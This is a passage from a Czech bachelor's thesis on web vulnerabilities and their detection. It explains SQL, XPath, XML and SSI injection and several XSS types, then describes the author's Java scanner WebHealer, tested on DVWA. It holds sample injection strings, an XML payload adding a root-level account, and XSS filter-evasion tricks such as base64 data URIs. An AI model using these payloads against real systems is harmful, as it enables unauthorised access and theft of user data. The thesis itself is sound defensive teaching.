    - škody způsobené nevýznamným útokem jsou přijatelným rizikem.

Útočník

Útočník může být člověk nebo software, který provádí útok. [15] uvádí rozdělení útočníku na vnější a vnitřní, to znamená, že se útočník může skrývat i v organizaci. Další dělení útočníků uvádí [15] podle jejich síly na:

- útočníky slabé síly
    - útočníci, kteří nemají moc znalostí a ke zranitelnosti v aplikaci se dostali náhodou. Mnohdy je útok nechtěný. Příkladem takového útočníka může být student vysoké školy, který jenom zkouší nějaké poznatky, které si přečetl na internetu.
- útočníky střední síly
    - útočníci, kteří mohou mít velké znalosti, ale jejich cílem může být jenom překonání překážek, opatření dané aplikace. Nemají prostředky pro masivní útoky.
- útočníky velké síly
    - proti útočníkům velké síly je těžké se bránit a je nutné nasadit velmi vysoká bezpečnostní opatření. Útočník velké síly má dostatek prostředků, ať už jakýchkoliv, a tím i potencionál k provedení útoku velké síly, který může být pro organizaci zdrojem velkých škod.

Riziko

Podle [15] je riziko úzce spjato s hrozbou. Pokud existuje hrozba, existuje také určité riziko, to znamená pravděpodobnost využití zranitelného místa.

3.3 Typy zranitelností

3.3.1 SQL Injection

Podle [16] je SQL Injection útok, který se skládá z vložení SQL dotazu do vstupních data směřujících od klienta k aplikaci. Úspěšný SQL Injection může přečíst citlivá data z databáze, upravovat data z databáze, provádět správu operací v databázi, obnovit obsah daného souboru a v některých případech provádět příkazy operačního systému.

Obrana proti SQL Injectingu spočívá obecně v kontrole rozsahu a kontrole vstupních znaků. Na straně databáze se doporučuje nastavit práva pro uživatele právě taková, jaká potřebují a všechna ostatní práva, většinou na mazání tabulek a jiné nepřiměřené zásahy, jim odebrat.

Klasifikace SQL Injectingu

Podle [16] se SQL Injection dělí na následující tři třídy:

- **Inband SQL Injection** – jde o přímočarý útok. Výsledek útoku je zobrazen na stejném kanálu, na který útočíme. Například přímo v odpovědi.

- **Out-of-band SQL Injection** – výsledek útoku je zobrazen na jiném kanále, například zaslán emailem.
- **Blind SQL Injection** – výsledek útoku není zobrazen na žádný kanál, ale útočník je schopný si poskládat výsledek pomocí různého testování chování serveru. Jde o nejtěžší variantu SQL Injectingu.

```
$email = $_GET["email"];
```
Řetězec se pro SQL dotaz vytvoří následovně:
```
$dotaz = "SELECT *
          FROM zamestnanci
          WHERE email = '$email';";
```
Pokud bude parametr `email` obsahovat řetězec `x' OR 'x' = 'x` vznikne následující dotaz:
```
SELECT * FROM zamestnanci WHERE email = 'x' OR 'x' = 'x';
```
Výsledek tohoto dotazu je celá tabulka `zamestnanci`. Co se dále stane v aplikaci, není jasné, ale téměř jistě se nestane nic, co by tvůrci aplikace předpokládali.

Příklad 3.2 - SQL Injecting v PHP

Obrana proti SQL Injectingu

Obranou proti SQL Injectingu je správná validace a kontrola rozsahu dat. V poslední řadě lze přidat znak \ před speciální znaky: `\x00`, `\n`, `\r`, `\`, `'`, `"` a `\x1a` a SQL Injecting nemůže nastat. Řetězec z předešlého příkladu 3.2 by po této úpravě vypadal takto: `x\' OR \'x\' = \'x` a k SQL Injectingu by nedošlo. V PHP je pro tyto účely funkce `mysql_real_escape_string()`.

3.3.2 XSS (Cross Site Scripting)

XSS je technika napadení stránek, která je zaměřená na uživatele. Využívá neošetřených vstupů, na které útočník podstrčí exploit ve formě Java Scriptového kódu (možné jsou i jiné jazyky na straně klienta). Ve výsledku je možné touto technikou dosáhnou různých cílů, například získat citlivé údaje o uživateli, ukrást Cookies a nebo získat kontrolu nad klientským prohlížečem.

3.3.2.1 Reflected XSS

Reflected XSS nebo také non-perzistent XSS je třída XSS útoků využívající exploitu umístěného přímo v URI, která se skládá ze dvou fází. První fází je vytvoření a otestování samotného útoku a druhou fází je rozeslání hypertextových odkazů uživatelům, kteří se stávají oběťmi. Infikovaná URI může vypadat následovně:

```
http://example.com/index.php?user=<script>alert(123)</script>
```

Příklad 3.3 – potenciálně škodlivá URI

Postup je následující:

1. Uživatel si otevře škodlivý odkaz v prohlížeči.
2. Prohlížeč vytvoří HTTP dotaz a pošle ho serveru - aplikaci.
3. Aplikace vytvoří odpověď, do které vloží škodlivou část kódu.
4. Uživatel dostane odpověď od serveru obsahující škodlivý kód.

Pokud se uživateli otevře dialogové okno s varováním 123, jde o zranitelnost. Útočník samozřejmě nemá důvod, nechat zobrazit uživateli nějaký řetězec v dialogovém okně, ale může místo funkce alert použít jakýkoliv jiný kód a pro tento kód má k dispozici omezený počet znaků. [2] nijak nedefinuje maximální délku URI, omezení je na straně prohlížeče a serveru. Složitější typy útoků umožňují vložit pomocí URI odkaz na nebezpečný kód z jiného zdroje. Obecně se doporučuje nepoužívat tak dlouhé URI a parametry poslat formou požadavku POST. U serveru jsou omezení délky URI dostačující pro injekci dost dlouhého kódu.

Obrana proti reflected XSS

Obrana proti reflected XSS spočívá v nahrazení potencionálně nebezpečných znaků jejich HTML ekvivalencemi, které nevyvolají spuštění žádného skriptu. V PHP je pro tyto účely funkce `htmlspecialchars()`.

3.3.2.2 DOM based XSS

Podle [16] je DOM based XSS postup napadení, při kterém dochází k přenesení neošetřené proměnné z URI do JavaSkriptu. Jde o podobný princip jako u **Reflected XSS** s tím hlavním rozdílem, že se jedná nejen o chybu v JavaScriptovém kódu, ale i o chybu na straně serveru, který by měl XSS také detekovat a vůbec neodpovídat na podezřelé dotazy. V případě, že by server detekoval pokus o DOM based XSS, měl by správně odpovědět chybou a neumožnit, aby došlo k útoku na klienta.

Postup může být následující:

1. Uživatel otevře odkaz v prohlížeči. Součástí odkazu je škodlivý kód.
2. Prohlížeč vytvoří HTTP dotaz a pošle jej serveru – aplikaci.
3. Aplikace škodlivý řetězec nahradí bezpečným, vytvoří odpověď a pošle odpověď klientovi.
4. Klient obdrží odpověď. Část odpovědi je tvořena JavaScriptovým kódem, který pracuje s URI zadanou v prohlížeči, která stále obsahuje škodlivý kód. Tento exploit se chybou v JavaScriptovém kódu vykoná.

Obrana proti DOM based XSS

Skripty, které zasahují do URI v prohlížeči, by měly nahradit či filtrovat veškeré potenciálně nebezpečné znaky, které mohou vyvolat nějaký kód. Další možnost k této nutné obraně je v blokování odpovědí serverem, který detekoval XSS v požadavku.

3.3.2.3 Stored XSS

Podle [16] je tento typ XSS nejvíce nebezpečný. Webové aplikace, které umožňují svým uživatelům přidávat obsah – psaním komentářů atp., jsou potenciálně ohroženy. Pokud není vstup od uživatele dobře ošetřen, obsahuje exploit a aplikace jej pro další použití uloží do databáze, stane se škodlivý kód součástí aplikace. V ohrožení jsou všichni uživatelé stejné webové aplikace, její infikované části.

```
Text komentáře <script> alert('XSS'); </script> konec textu.
```

Příklad 3.4 – potenciálně škodlivý komentář osahující exploit

Nejhorší výhodou pro útočníka je, že nemusí rozesílat žádné odkazy. Kód se uplatní na každého návštěvníka a to do té doby, dokud jej správce webu neodstraní z databáze. K úplně nejhoršímu zneužití dochází, když je kód vykonán v prohlížeči uživatele s vysokými právy, například

administrátorskými. Dojde-li k ukradení Cookie obsahující identifikátor relace, může se útočník vydávat za administrátora.

Obrana proti Stored XSS

Obranou proti Stored XSS je opět nahrazení všech potenciálně nebezpečných znaků jejich HTML ekvivalencemi. V PHP je pro tento účel funkce `htmlspecialchars()`. V případě, že se již v aplikaci vyskytuje nějaký škodlivý kód, je nutné zjistit, jakou cestou se do aplikace dostal a opravit tuto zranitelnost. Nejjednodušším způsobem, jak odstranit účinky tohoto útoku je opět náhrada všech potenciálně nebezpečných znaků, které se vyskytují v databázi. Je ale nutné si dávat pozor, v jakém kontextu data jsou, a jestli tímto krokem nedostaneme aplikaci do nekonzistentního stavu.

3.3.2.4 SelfContained XSS

SelfContained XSS je velmi zákeřná forma XSS. Podle [17] využívá In-Line zápisu JavaScriptu. In-Line zápis umožňuje vykonávat skripty přímo z adresního řádku. Ohroženy jsou aplikace, do kterých mohou uživatelé přidávat odkazy. Škodlivý odkaz může vypadat následovně:

```
<a href="javascript:alert('XSS');">Odkaz</a>
```

Příklad 3.5 – SelfContainded XSS

Obrana proti SelfContained XSS

V aplikaci je nutné kontrolovat, jaké řetězce přidávají uživatelé do databáze (například skrz fórum) a filtrovat všechno potenciálně nebezpečné. Nedovolit uživateli, který k tomu není autorizován, aby přidával odkazy nebo odkazy obsahující In-Line formu zápisu JavaScriptu.

3.3.2.5 Techniky pro maskování XSS

Pokud je URI nebo příspěvek do diskuze apod. infikovaný škodlivým kódem a tento kód není nijak maskovaný, je poté velmi jednoduché ho odhalit. Existuje proto několik postupů, jak tomu zabránit. Následující techniky jsou čerpány z [17].

URI kódování

URI kódování nahrazuje znaky jako `<`, `'`, `"`, `!` atd. za sekvence začínající znakem `%`. Výsledný řetězec je poté méně nápadný.

String.fromCharCode()

Některé aplikace filtrují apostrofy. Pokud je exploit zapsán pomocí funkce String.fromCharCode(), dosáhneme úplně stejného výsledku a funkčnosti a bez použití apostrofu.

Base64

Příklad 3.5 je na první pohled jednoduše odhalitelný. Pomocí protokolu `data` a kódování Base64 se dá stejný odkaz zapsat následovně, zdroj [17]:

```
<a href="data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk7PC9zY3JpcHQ+">Odkaz</a>
```

Příklad 3.6 – SelfContained XSS maskovaný kódováním Base64

AJAX

AJAX je pro útočníka velmi dobrý nástroj, jak dostat ukradená data z klientského počítače k sobě. Není sice možné použít třídu HTTPrequest mimo doménu aplikace, ale je například možné načítat obrázky z libovolné URI. Takovou URI může skript poskládat z libovolných údajů.Tím lze odeslat data na server útočníka.

3.3.3 XPath Injection

Podle [16] může dojít k XPATH Injectingu, podobně jako u SQL Injectingu, pokud webová aplikace používá data od uživatele k sestavení XPATH dotazu. Útočník může pomocí XPATH Injection zjistit, jak jsou strukturovaná data v XML nebo získat přístup k datům, ke kterým by za normálních okolností přístup neměl. Dokonce může být schopen zvýšit své oprávnění v aplikaci v případě, že XML data jsou používána pro autentizaci (např. na bázi XML souboru uživatele).

Jelikož je XPATH standardní jazyk, může se útok na tuto zranitelnost jednoduše zautomatizovat. Neexistují zde dialekty, jako je to například u SQL databází. Následující příklad XPATH Injection byl převzat z [16].

Dotaz na účet uživatele, jehož jméno je viktor a heslo xxx může vypadat následovně.

```
string(//user[username/text()='viktor' and
password/text()='xxx']/account/text())
```

Pokud aplikace správně nevaliduje vstupy a uživatel zadá následující:

Jméno: `' or '1' = '1`

Heslo: `' or '1' = '1`

Pak vznikne následující dotaz, který bude vždy vyhodnocen jako pravdivý:

```
string(//user[username/text()='' or '1' = '1' and password/text()=''
or '1' ='1']/account/text())
```

Příklad 3.7 – XPath injecting

3.3.4 XML Injection

Podle [18] je XML Injection opět velmi podobné SQL Injection. V případě, že aplikace pracuje s XML, může obsahovat zranitelnosti tohoto typu. Pomocí XML Injectingu můžeme měnit aplikační logiku nebo způsobit nekonzistentní stav v aplikaci. Následující příklad byl převzat z [18].

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
        <uname>janedoe</uname>
        <pwd>an0n</pwd>
        <uid>500<uid/>
        <mail>janedoe@example2.com</mail>
        </user>
</users>
```

Příklad 3.8 – struktura XML úložiště

Aplikace používá XML soubor pro ukládání uživatelů, jako v příkladu 3.8. Nejjednodušší způsob XML Injekce je při vkládání nového uživatele. Útočník může při vyplňování formuláře nového uživatele vložit XML exploit, a tím zkompromitovat chování aplikace.

```
Username:
alice

Password:
iluvbob

E-mail:
alice@example3.com</mail></user><user><uname>Hacker</uname><pwd>l33tist</pwd><uid>0
</uid><mail>hacker@exmaple_evil.net</mail>
```

Příklad 3.9 - škodlivý XML vstup podle [18]

Pokud aplikace špatně validuje data od uživatele a spustí proceduru přidání nového uživatele, může XML soubor vypadat následovně:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
        <user>
                <uname>janedoe</uname>
                <pwd>an0n</pwd>
                <uid>500<uid/>
                <mail>janedoe@example2.com</mail>
        </user>
        <user>
                <uname>alice</uname>
                <pwd>iluvbob</pwd>
                <uid>500</uid>
                <mail>alice@exmaple3.com</mail>
        </user>
        <user>
                <uname>Hacker</uname>
                <pwd>l33tist</pwd>
                <uid>0</uid>
                <mail>hacker@exmaple_evil.net</mail>
        </user>
</users>
```

Příklad 3.10 - zkompromitovaná struktura XML podle [18]

3.3.5 SSI Injection

Technologie SSI s sebou přináší i bezpečnostní úskalí, jemuž odborně říkáme SSI Injection. Programátoři mohou pomocí SSI vkládat dynamicky obsah do stránek, ale pokud je server špatně nakonfigurován, neprobíhá dobrá validace dat a SSI direktivy pracují s uživatelskými vstupy, může útočník využít této zranitelnosti a pokusit se zmanipulovat vykonání SSI direktiv. Útočník tak může dosáhnout například vykonání příkazu na serveru, a tím docílit zcizení důvěrných dat.

Obrana proti SSI injection

Proti SSI injection je nutné se bránit tím, že kontrolujeme vstupy od uživatele na přítomnost těchto znaků: <, !, #, =, /, ., ", - a > a s těmito znaky náležitě zacházíme.

4 Detekce zranitelností

Jde především o kvalitu návrhu aplikace a o penetrační testování. Při návrhu architektury aplikace musí být v celém kontextu aplikace dodržovány určité zásady. Nejdůležitější zásada je nikdy nedůvěřovat datům od klienta. Vždy musíme počítat s tím, že mohou potenciálně obsahovat něco neočekávaného.

Bezpečný návrh aplikací

Při vytváření celé aplikace musíme myslet hlavně na tyto zásady, podle [19].

- Kontrola integrity dat – integritní kontroly by měly být prováděny pokaždé, když data opustí bezpečný prostor aplikace a putují ke klientovi. Kontrolou se myslí kontrolní součet, HMAC, šifrování nebo použití digitálního podpisu v závislosti na tom, jak důležitá data jsou přenášena.
- Validace – validace dat by měla být na každé úrovni. Každá úroveň si provádí validaci sama a nespoléhá na jinou část aplikace.

4.1 Penetrační testování

Penetrační testování se obecně neváže jen na webové aplikace. Podle [20] je penetrační testování technika testování, která se za použití současných útočných metod snaží proniknout do firemní (či nějaké organizační) infrastruktury, za účelem zjištění slabin v této infrastruktuře. Metodika penetračního testování bývá zpravidla součástí know-how auditorských firem a proto je utajována. Existují open source projekty, které vytváří příručky a metodologie založené na zkušenostech tvůrců.

Oblasti infrastruktury, které je nutné otestovat, jsou následující:

- Internetové technologie – do této oblasti spadá testování webových aplikací. Testování DoS, XSS, SQL Injectingu, XPATH Injectingu atp.
- Komunikační technologie – v této oblasti se testuje síťové připojení, routery atd.
- Bezdrátové technologie – do této oblasti spadá testování bezdrátového připojení k síti

Automatické skenování

Podle [20] patří automatické skenování mezi úvodní etapy testování. Primárním cílem je vyloučení chyby lidského faktoru. Automatické scannery ulehčují práci testerům hlavně v rutinních operacích a postupech. Nástroj, který je osvědčený a spadá do Open Source se nazývá Nikto.

Manuální testování

Podle [20] obsahuje etapa manuálního testování soubor všech možných testů, které nelze zautomatizovat. Tester zkouší různé scénáře útoků. Manuální testování je časově náročná činnost a její výsledky jsou plně závislé na odbornosti testera, který provádí manuální testy. Tester může například vytvořit programy a nástroje, které mu v testování dané aplikace ulehčí práci.

Vnitřní a vnější testování

Podle [20] jsou vnitřní testy hlavně kontrolou zabezpečení v prostředí, ve kterém se pohybují vlastní zaměstnanci dané organizace. Vnější testování je testování v prostředí internetu. Testují se veřejně dostupné systémy.

Destruktivní a nedestruktivní testování

Penetrační testování využívá skutečných technik útoků. Podle [20] jsou některé tyto techniky schopné ochabit, či naprosto ochromit infrastrukturu organizace. Tomuto druhu říkáme destruktivní. Nedestruktivní testování se naopak vyvaruje způsobení jakýchkoliv následků.

4.2 Penetrační testování webových aplikací

Podle [16] je penetrační testování webových aplikací souhrn metod pro hodnocení bezpečnosti počítačového systému nebo sítě simulováním útoku. Tento proces zahrnuje aktivní analýzu případných technických nedostatků nebo chyb. Jakékoliv nalezené bezpečnostní záležitosti budou předloženy vlastníkovi systému spolu s posouzením jejich dopadu a často s návrhem na zmírnění nebo technickým řešením.

Penetrační testování je nazýváno "Etický hacking" nebo také "Black box testing", kdy testujeme aplikaci bez znalosti jejich vnitřních principů, za účelem nalezení bezpečnostních rizik. Tester by měl mít přístup do aplikace jako uživatel a měl by se pokusit zaútočit na webovou aplikací, a tak identifikovat rizika. Výstupem tohoto dění by měl být soubor nedostatků (zranitelností) aplikace a návrh řešení na jejich odstranění.

Zranitelnost aplikace jsou chyby v návrhu nebo v jakékoliv další části, kterou může potenciálně útočník využít k poškození aplikace, čímž bude systém například v nekonzistentním stavu.

Při testování hovoříme o třech základních entitách v testovacím modelu:

- Tester – člověk vykonávající testovací aktivity
- Nástroje a metodologie – programy a postupy pro testování.
- Aplikace – zkoumaná černá skříňka

Testování se obvykle dělí do dvou fází (módů). Jsou jimi **pasivní** a **aktivní** mód. V pasivním módu zjišťuje tester dění na pozadí aplikace a zkoumá aplikační logiku například přes HTTP Proxy. V aktivním módu se na základě zjištěných informací uchyluje k testování aplikace. Samotný test je velmi blízký útoku. Je vhodné jej provést před vypuštěním aplikace do reálného provozu.

Zpráva webového auditu

Podle [21] obsahuje výsledek webového auditu naprosto vše, co může vést k ohrožení aplikace. Je nutné tyto výsledky konzultovat s dodavatelem softwaru, se kterým je dobré prodiskutovat praktické možnosti zneužití nalezených zranitelností. Výsledky je nutné kategorizovat a určit prioritu těchto kategorií. Nejjednodušší kategorizace je podle úrovně ohrožení danou zranitelností, například vysoké, střední a mírné nebezpečí. Postup v odstraňování zranitelností je pak nejlepší v pořadí závažnosti, podle dané kategorie. Ideální stav nastává, když se podaří odstranit veškeré reportované zranitelnosti. Je ale jasné, že žádný penetrační test není dokonalý, a proto je důležité zvolit v průběhu životního cyklu webové aplikace několik dodavatelů testů a testy opakovat i při sebemenší úpravě aplikace, která může potenciálně narušit bezpečnost aplikace.

4.2.1 „White box", „Black box" a „Grey Box"

Pojem white box je více spjat například s procházením kódu a je to technika odhalování chyb a zranitelností, kdy známe vnitřní strukturu a fungování aplikace. Při tomto testování se sledují části aplikace, které pracují se vstupními a výstupními daty. Jedná se většinou o časově a na prostředky

náročnou činnost. Složitost „white box“ testování prudce stoupá ve velkých projektech, ve kterých například počet řádků kódu stoupá do statisíců až miliónů. Někdy je zhola nemožné takové testování provést komplexně na celé aplikaci a testují se tak pouze izolované komponenty nebo jasně vymezitelné dílčí části projektu, které mají menší rozsah. White box testing je velmi nákladný a stojí mnoho úsilí jej dotáhnout do konce.

Black box testing je méně náročný na čas a náklady. Při black box testingu vůbec neznáme fungování aplikace a její vnitřní mechanismy. Tester se soustředí na vstupy a výstupy aplikace. Na vstupy aplikace přivádí korektní a nekorektní podněty a rozhoduje, zda-li aplikace reaguje na výstupu správně.

Obrázek 4.1 - Black box testing

Grey Box testing vznikl spojením obou předchozích technik. Tester zná alespoň částečně strukturu aplikace, ale testuje ze stejné perspektivy, jako při Black box testingu.

4.3 Data Validation Testing

Pomocí Data validation testingu se snažíme odhalit zranitelnosti, jako jsou SQL Injecting, XSS a další. Uvádím jenom techniky a postupy, které jsou použitelné při zautomatizovaných testech a které jsem použil při tvorbě aplikace (viz kapitola 5). Všechny testy jsou založené na metodice černé skříňky.

4.3.1 Sbírání informací – pasivní mód

Nejdříve si musí tester vytvořit množinu vstupů aplikace, které získá při sledování komunikace klienta a serveru. Těmito vstupy mohou být data přenášená v POST požadavku, proměnné obsažené v URI a nebo hodnoty Cookies. Zaměříme se nyní na jediný požadavek:

```
POST https://localhost/test/post.php?param=httppostHTTP/1.1
Host: localhost
Proxy-Connection: keep-alive
Referer: http://localhost/test/get.php?p=http&id=159863247
Cookie: PHPSESSID=t4plq4b8vp4btdk2962c6agc15; LANG=CZ
Content-Type: application/x-www-form-urlencoded
Content-Length: 36

user=rudolf75&password=tajneheslo123
```

Příklad 4.1 - POST požadavek

V požadavku vyobrazeném v příkladu 4.1 je použita metoda POST. Vstupy, které by měly být otestovány, jsou červené. Množinu vstupů aplikace musíme získat ze všech požadavků, které jsme vysledovali například přes HTTP proxy.

4.3.2 Testování – aktivní mód

Samotné testování pak probíhá formou upravování požadavků, kdy vstupům přiřazujeme *škodlivé* hodnoty, požadavky znovu posíláme na server a sledujeme odezvu serveru. Pokud měníme hodnotu dat v těle metody POST, nesmíme zapomenout přepočítat HTTP hlavičku `Content-Length`. Je nutné zmínit, že testování je destruktivního typu.

Řetězce pro testování

Množině hodnot (řetězců), které přiřazujeme vstupům, se říká Cheat Sheet. Cheat Sheet můžeme stáhnout z internetu. Ke každému typu zranitelností existují jiné množiny řetězců. **Kvalita** použitých řetězců se velmi projeví na kvalitě testu. V následujícím příkladu vidíme infikovaný požadavek. Jedná se o požadavek infikovaný jednoduchým SQL Injectingem.

```
POST https://localhost/test/post.php?param=httppostHTTP/1.1
Host: localhost
Proxy-Connection: keep-alive
Referer: http://localhost/test/get.php?p=http&id=159863247
Cookie: PHPSESSID=t4plq4b8vp4btdk2962c6agc15; LANG=CZ
Content-Type: application/x-www-form-urlencoded
Content-Length: 37

user=rudolf75&password=1' OR '1' = '1
```

Příklad 4.2 - infikovaný POST požadavek

4.3.3 Vyhodnocení

První, co se může projevit, je doba odezvy. Odpověď nemusí vůbec dorazit nebo dorazí se zpožděním. V další řadě musíme zaznamenat, jaký stavový kód má odpověď a také kontrolovat obsah odpovědi, kde se může vyskytovat původní řetězec, který jsme vložili do požadavku.

SQL Injection

Typické pro testování InBand SQL Injection jsou odpovědi se stavovými kódy lišícími se od 200 OK. Je to způsobeno tím, že SQL syntaxe vzniklá přidáním škodlivého vstupu, obsahuje chybu. To ale znamená, že aplikace obsahuje zranitelnost, protože jsme se dostali až k rozhraní databázové vrstvy. Dalšími typickými rysy při testování SQL Injectingu jsou různá chybová hlášení obsažená v odpovědi se stavovým kódem 200. Odpověď může obsahovat různá klíčová slova nebo řetězce jako například `Error: 1064 You have an error in your SQL syntax;`

Out-Of-Band a Blind SQL Injection se automatickými testy, které jsou založeny na porovnávání odpovědí, dají detekovat velmi těžce. Výsledek Blind SQL Injectingu není zobrazen na žádném kanále, ale například odeslán emailem.

XSS (Cross-Site Scripting)

Testování zranitelností XSS se projevují především tak, že je *škodlivý* vstup podsunutý požadavkem přeposlán aplikací v odpovědi zpět. Při Stored XSS je postup trochu složitější a zranitelnosti se nedají úplně jednoduchým způsobem vždy odhalit automatizovaným testováním, protože exploit se může projevit na jiném kanále, podobně jako u Out-Of-Band Injection. K testování DOM based XSS se nepoužívá metody černé skříňky.

5 Aplikace WebHealer


Aplikace WebHealer je praktická součást této bakalářské práce. Je to nástroj navržený pro detekci zranitelností webových aplikací typu Data Validation Flaws. Nástroj obsahuje modul Proxy pro monitorování HTTP a HTTPS provozu, scanner a manažer testů. WebHealer byl testován na ukázkových webových aplikacích a tyto výsledky byly srovnány s Paros Proxy, Burp Suite, SQL Power Injector a XSS-Proxy nástroji.

Hlavní požadavky na aplikaci

1. bude provádět detekci zranitelností typu Data Validation Flaws
2. bude to aplikace s grafickým uživatelským rozhraním
3. bude umožňovat konfiguraci spouštěných testů, aby mohl tester „ušít“ test na míru webové aplikaci.

Důraz jsem kladl na konfigurovatelnost testovaných řetězců a konfigurovatelnost vyhodnocování, kdy se jedná o zranitelnost. K tomuto účelu slouží tzv. Test Manager, ve kterém se dá nastavit Status Matching, tj. vyhodnocování na základě HTTP stavového kódu, dále pak Pattern Mathing, tj. vyhodnocování na základě shody regulárního výrazu s odpovědí serveru, a Timeout Condition, kdy se do výsledného reportu zahrnou požadavky, na které server neodpověděl v zadaném časovém rozmezí.

Diagram případu užití je vidět na následujícím obrázku:



Obrázek 5.1 - Diagram případů užití

Nástroj je implementovaný s grafickým uživatelským rozhraním v programovacím jazyce Java a je přenositelný na jiné platformy. Funkčnost a grafické rozhraní byly testovány pod operačním systémem Windows 7.

5.1 Moduly


V projektu jsou 3 hlavní moduly. Jsou to HTTP a HTTPS Proxy, Scanner a Test Manager. Moduly mají definované rozhraní, a je tedy velmi jednoduché aplikaci rozšířit, či nějaký modul nahradit.

5.1.1 HTTP a HTTPS Proxy


V projektu jsem narazil na problém při hledání vhodného proxy modulu. Všechny implementace v Javě buď postrádají dostačující dokumentaci, nebo jsou naprosto či částečně nefunkční. Nakonec jsem byl nucen použít HTTP a HTTPS Proxy odděleně a ve výsledku používají moduly jiný port. Autorem HTTP Proxy je Julian Robichaux (http://www.nsftools.com/). Autory HTTPS Proxy jsou Dan Boneh, Srinivas Inguva a Ian Baker (http://crypto.stanford.edu/ssl-mitm/).

MITM Proxy - Man In The Middle

Webový prohlížeč nekomunikuje přímo se serverem, ale komunikuje s proxy. Proxy vystupuje za klienta a posílá požadavky na server a přijaté odpovědi pošle zpět webovému prohlížeči.



Obrázek 5.2 - MITM Proxy



Obrázek 5.3 - Modul Proxy


Z obrázku 5.3 je patrné, jak funguje HTTP komunikace. Problém ale nastává v případě, kdy chce klient (prohlížeč) komunikovat zabezpečeným spojením. Proxy nedisponuje podepsaným digitálním certifikátem serveru, a proto používá svůj certifikát, kterému prohlížeč nemusí důvěřovat. Uživatel musí potvrdit komunikaci s nedůvěryhodným certifikátem a certifikát importovat, poté vše funguje jak má.

5.1.2 Scanner

Tento modul je klíčový pro projekt. Z načtené komunikace pomocí proxy serveru si uživatel může vybrat celé adresáře, soubory, dotazy nebo GET, POST a Cookies parametry, které budou testovány. Výběr je v uživatelském rozhraní realizován pomocí stromové struktury, která kopíruje strukturu adresářů a souborů na serveru. Vybrané položky jsou pak transformovány na seznam HTTP parametrů, které jsou řídícím algoritmem paralelně zpracovávány pomocí Java vláken.

Každé vlákno zpracuje jeden parametr s jedním testovacím řetězcem. Tímto řetězcem je nahrazen původní hodnota parametru a upravený dotaz je odeslán na server a odpověď je předána řízení.

Po testovací proceduře se posbírané výsledky uloží jako HTML soubor, obsahující všechny nalezené zranitelnosti, roztřízené podle typu zranitelnosti tak, jak zranitelnosti nadefinoval uživatel v Test Manageru.



Obrázek 5.4 - Modul Scanner

Odhad doby testování


V případě, že na vstupu Scanneru je X požadavků, které obsahují dohromady Y vstupů, a naše testovací množina obsahuje Z řetězců, můžeme spočítat celkový počet požadavků, které budou v průběhu testu odeslány na server.

$$Celkový\ počet = Y \cdot Z$$

Konkrétně pro 50 vstupů s 40 řetězci je celkový počet 2000 požadavků. Pro představu je nutné zmínit, že u velkých aplikací může být počet vstupů mnohonásobně vyšší a celá naše testovací množina řetězců může obsahovat také více řetězců. Čas pro vykonání celého testu může dosahovat i několika hodin. Je jasné, že pokud aplikace běží na lokálním stroji, na kterém běží aplikace WebHealer, je testování rychlé, oproti tomu vzdálené testování je pomalejší, protože vyřízení každého požadavku trvá několikanásobně déle.

Řízení skenovací procedury

Program generuje vlákna a dochází k paralelnímu zpracování HTTP požadavků. Skenovací procedura může generovat velké množství vláken (klidně statisíce), a proto je nutné přistupovat k řídící proceduře systematicky a negenerovat vlákna najednou. Řízení skenování demonstruje následující Petriho síť.




Obrázek 5.5 - řízení paralelismu skenovací procedury

5.1.3 Test Manager

Modul Test Manager umožňuje vytvářet a upravovat testy. Testy jsou pak použity ve scanneru, kde si uživatel před spuštěním skenovací procedury zvolí, které testy budou provedeny. Každému testu náleží sada řetězců a vyhodnocovacích pravidel. Řetězce nejsou nijak dále upravovány. Mezi pravidla patří:

- Status Matching – pokud náleží návratový kód odpovědi uživatelem definované množině kódů, je tato skutečnost reportována. Uživatel může jednoduše zadat podmínku, aby byly reportovány všechny odpovědi, které mají stavový kód různý od 200.
- Pattern Matching – pokud se v odpovědi serveru nalezne některý z množiny regulárních výrazů zadaných uživatelem, je tato skutečnost reportována.
- Timeout Condition – pokud server neodpoví v zadaném čase, je tato skutečnost reportována. Uživatel může nastavit hodnotu pro Timeout a nebo zvolit výchozí timeout soketu.


Výchozí množina řetězců, obsažená v aplikaci WebHealer, je extrahovaná z open source projektu jBroFuzz, který je pod záštitou OWASP.



Obrázek 5.6 - Modul Test Manager

5.1.4 Výstup aplikace

Výstup webového auditu je uživateli prezentován ve formě HTML. Souhrn nálezů je uvedený v obsahu na začátku dokumentu a je členěn do kategorií. Následují jednotlivé HTML relace, které obsahují nález nějaké zranitelnosti. Každý nález je označen barvou pro grafické rozlišení.



Obrázek 5.7 - Výstup programu WebHealer

5.2 Otestování aplikace

Testování jsem provedl na aplikací známé jako DVWA[16]. Tato aplikace obsahuje bezpočet bezpečnostních chyb a je pro tento účel vhodná. Testoval jsem zranitelnosti typu SQL Injection, Blind SQL Injection, Reflected XSS a Stored XSS. Výsledky testů jsem analyzoval a vyvodil závěry o schopnostech aplikace WebHealer v porovnání s nástroji doporučenými v OWASP Testing Guide 3[17] a nástroji doporučenými vedoucím práce.

5.2.1 Testovaná aplikace - Damn Vulnerable Web Application

Damn Vulnerable Web Application je PHP/MySQL webová aplikace, která je velmi zranitelná. Jejím účelem je být pomůckou při výuce bezpečnosti, nebo při testování různých auditních nástrojů. Aplikace je napsána v jazyce PHP a využívá databázi MySQL. Domovská stránka projektu se nachází na http://www.dvwa.co.uk/. Podle [22] umožňuje rozhraní aplikace nastavit tři úrovně zabezpečení:

- Nízké zabezpečení – slouží k vyzkoušení základních útočných technik.
- Střední zabezpečení – demonstruje špatné zabezpečovací techniky a také slouží k vyzkoušení složitějších technik útoku.
- Vysoké zabezpečení – slouží k demonstraci dobrých bezpečnostních technik.

Do aplikace se uživatel přihlašuje pomocí webového formuláře a dále pokračuje na úvodní stránku, která obsahuje záložky, pod kterými jsou k dispozici konkrétní typy zranitelností.

5.2.2 Testovací prostředí


Testování proběhlo na lokálním webovém serveru Apache verze 2.2.17, PHP verzi 5.3.4, MySQL databázi ve verzi 5.5.8. Všechny předchozí položky jsou součástí balíku XAMPP[18], který jsem nainstaloval na operační systém Windows 7. Webový prohlížeč, který jsem použil při testování, byl Mozilla Firefox 3.6.3. Verze testované aplikace DVWA byla 1.0.7.

5.2.3 Průběh testování

5.2.3.1 Pasivní mód – zkoumání aplikace a jejího chování

